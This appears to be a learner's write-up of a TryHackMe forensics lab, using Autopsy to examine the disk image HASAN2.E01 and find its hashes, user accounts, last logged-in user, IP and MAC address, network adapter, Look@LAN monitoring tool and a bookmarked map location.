
(Learning Source: TryHackMe) Autopsy: investigate Artefact from a disk image

OBJECTIVE: The task is to perform a manual analysis of the artifacts discovered by Autopsy to answer the questions below.

Basics Autopsy investigation: HASAN2.E01


1. MD5 hash of HASAN2.E01 image



Name	Type	Size (Bytes)	Sector Size (Bytes)	Timezone	Device ID
HASAN2.E01	Image	65433829376	512	America/New_York	bc9efb0d-bb21-4d04-a08f-

Name	/img_HASAN2.E01
Type	E01
Size	65433829376
MD5	3f08c518adb3b5c1359849657a9b2079
SHA1	d5ae22ab381cb5884140ef6bfab3946a8f3cf9f2
SHA-256	Not calculated
Sector Size	512

2. The computer account name




Operating System Information 2 Results

Source File	S	C	O	Name	Domain	Version	Processor Architecture	Temporar
SYSTEM				DESKTOP-0R59DJ3		Windows_NT	AMD64	%SystemR
SOFTWARE								

Result: 3 of 3 Result Operating System Information

Type	Value	Source(s)
Name	DESKTOP-0R59DJ3	Recent Activ
Domain		Recent Activ
Version	Windows_NT	Recent Activ
Processor Ar	AMD64	Recent Activ
Temporary F	%SystemRoot%\TEMP	Recent Activ


3. All user accounts



Operating System User Account 15 Results

Source File	S	C	O	User ID	Username	Date Crea
SAM				S-1-5-21-3919888104-523186866-407859479-1005	keshav	2021-02-0
SAM				S-1-5-21-3919888104-523186866-407859479-1006	sivapriya	2021-02-0
SAM				S-1-5-21-3919888104-523186866-407859479-1007	sandhya	2021-02-0
SAM				S-1-5-21-3919888104-523186866-407859479-1008	srini	2021-02-0
SAM				S-1-5-21-3919888104-523186866-407859479-1001	H4S4N	2021-02-0
SAM				S-1-5-21-3919888104-523186866-407859479-1002	joshwa	2021-02-0
SAM				S-1-5-21-3919888104-523186866-407859479-500	Administrator	2021-02-0
SAM				S-1-5-21-3919888104-523186866-407859479-1003	suba	2021-02-0
SAM				S-1-5-21-3919888104-523186866-407859479-501	Guest	2021-02-0
SAM				S-1-5-21-3919888104-523186866-407859479-1004	shreya	2021-02-0
SAM				S-1-5-21-3919888104-523186866-407859479-503	DefaultAccount	2021-02-0
SAM				S-1-5-21-3919888104-523186866-407859479-504	WDAGUtilityAccount	2021-02-0
SOFTWARE				S-1-5-18	systemprofile	
SOFTWARE				S-1-5-19	LocalService	
SOFTWARE				S-1-5-20	NetworkService	


4. Last use to log into the computer was Sivapriya


Data Sources
HASAN2.E01
vol1 (Unallocated: 0-2047)
vol2 (NTFS / exFAT (0x07): 2048-104
vol3 (NTFS / exFAT (0x07): 104448-1
vol4 (Unallocated: 126759029-12676(
vol5 (Unknown Type (0x27): 1267609
vol6 (Unallocated: 127795200-12780(
Views
File Types
Deleted Files
MB File Size
Results
Extracted Content
EXIF Metadata (21)
Encryption Suspected (7)
Extension Mismatch Detected (41)
Installed Programs (41)
Metadata (61)
Operating System Information (2)
Operating System User Account (15)
Recent Documents (133)
Run Programs (3148)
Shell Bags (250)
USB Device Attached (2)
Listing
Table
Thumbnail
Summary
Save Table as CSV

Operating System User Account 15 Result


User ID	Username	Date Created	Date Accessed
S-1-5-21-3919888104-523186866-407859479-1006	sivapriya	2021-02-06 05:39:55 EST	2021-02-07 12:05:37 E
S-1-5-21-3919888104-523186866-407859479-1001	H4S4N	2021-02-06 18:48:16 EST	2021-02-07 12:05:11 E
S-1-5-21-3919888104-523186866-407859479-1004	shreya	2021-02-06 05:38:48 EST	2021-02-07 11:46:52 E
S-1-5-21-3919888104-523186866-407859479-1003	suba	2021-02-06 05:38:22 EST	2021-02-07 11:46:01 E
S-1-5-21-3919888104-523186866-407859479-1008	srini	2021-02-06 05:41:10 EST	2021-02-07 11:45:42 E
S-1-5-21-3919888104-523186866-407859479-1007	sandhya	2021-02-06 05:40:42 EST	2021-02-07 11:45:11 E
S-1-5-21-3919888104-523186866-407859479-1005	keshav	2021-02-06 05:39:20 EST	2021-02-07 11:45:00 E
S-1-5-21-3919888104-523186866-407859479-1002	joshwa	2021-02-06 05:38:00 EST	2021-02-07 11:44:49 E
S-1-5-21-3919888104-523186866-407859479-500	Administrator	2021-02-06 18:45:38 EST	
S-1-5-21-3919888104-523186866-407859479-501	Guest	2021-02-06 18:45:38 EST	
S-1-5-21-3919888104-523186866-407859479-503	DefaultAccount	2021-02-06 18:45:38 EST	
S-1-5-21-3919888104-523186866-407859479-504	WDAGUtilityAccount	2021-02-06 18:45:38 EST	
S-1-5-18	systemprofile		
S-1-5-19	LocalService		
S-1-5-20	NetworkService		

5. The IP address of the computer is 192.168.130.216




```
[Config]
ConfigFile=C:\Program Files (x86)\Look@LAN\irunin.dat
LanguageFile=C:\Program Files (x86)\Look@LAN\irunin.lng
ImageFile=C:\Program Files (x86)\Look@LAN\irunin.bmp
LangID=9
IsSelective=0
InstallType=0
[Variables]
%LANHOST%=DESKTOP-0R59DJ3
%LANDOMAIN%=DESKTOP-0R59DJ3
%LANUSER%=H4S4N
%LANIP%=192.168.130.216
%LANNIC%=0800272cc4b9
%ISWIN95%=FALSE
%ISWIN98%=FALSE
%ISWINNT3%=FALSE
%ISWINNT4%=FALSE
```

6. The computer MAC Address



```
%LANUSER%=H4S4N
%LANIP%=192.168.130.216
%LANNIC%=0800272cc4b9
%ISWIN95%=FALSE
%ISWIN98%=FALSE
```

7. The network card on the computer: Intel(R) PRO/1000 MT Desktop Adapter




Metadata

Name: **2**
Number of subkeys: 0
Number of values: 2

Values


Name	Type	Value
ServiceName	REG_SZ	{E42CF5D6-2174-470F-9B1D-0D448589066C}
Description	REG_SZ	Intel(R) PRO/1000 MT Desktop Adapter

8. Name of the network monitoring tool. With a google search found that Look@Lan is a tool for it



lalassoc.dat	0	2003-04-27 10:31:20 EDT	2021-02-07 03:12:53 EST	2021-02-07
lalservices.dat	0	2005-12-19 14:42:05 EST	2021-02-07 03:12:53 EST	2021-02-07
License.txt	0	2004-02-17 06:48:02 EST	2021-02-07 03:12:58 EST	2006-01-15
Look@LAN on the WEB.url	0	2004-02-17 06:31:22 EST	2021-02-07 03:12:58 EST	2021-02-07
LookAtHost.ENG	0	2003-06-18 09:00:20 EDT	2021-02-07 03:12:53 EST	2021-02-07
LookAtHost.exe	0	2003-06-18 09:00:18 EDT	2021-02-07 03:12:58 EST	2021-02-07
LookAtLan.ENG	0	2006-01-15 10:14:05 EST	2021-02-07 03:12:53 EST	2021-02-07
LookAtLan.exe	0	2006-01-15 10:14:04 EST	2021-02-07 03:12:52 EST	2021-02-07

9. CASE: "A user bookmarked a Google Maps location. What are the coordinates of the location?" : Found it under Web Bookmarks



0	https://www.sathyabama.ac.in/	
0	https://support.mozilla.org/en-US/products/firefox	Help and Tutorials
0	https://support.mozilla.org/en-US/kb/customize-firefox-co...	Customize Firefox
0	https://www.mozilla.org/en-US/contribute/	Get Involved
0	https://www.mozilla.org/en-US/about/	About Us
0	https://www.mozilla.org/en-US/firefox/central/	Getting Started
0	https://www.google.com/maps/place/12%C2%B052'23.0...	12°52'23.0"N 80°13'25.0"E - Google Maps
0	http://go.microsoft.com/fwlink/p/?LinkId=255142	Bing.url
0	http://go.microsoft.com/fwlink/p/?LinkId=255142	Bing.url
0	http://go.microsoft.com/fwlink/p/?LinkId=255142	Bing.url


Result: 55 of 63 Result Web Bookmarks

Bookmark Details

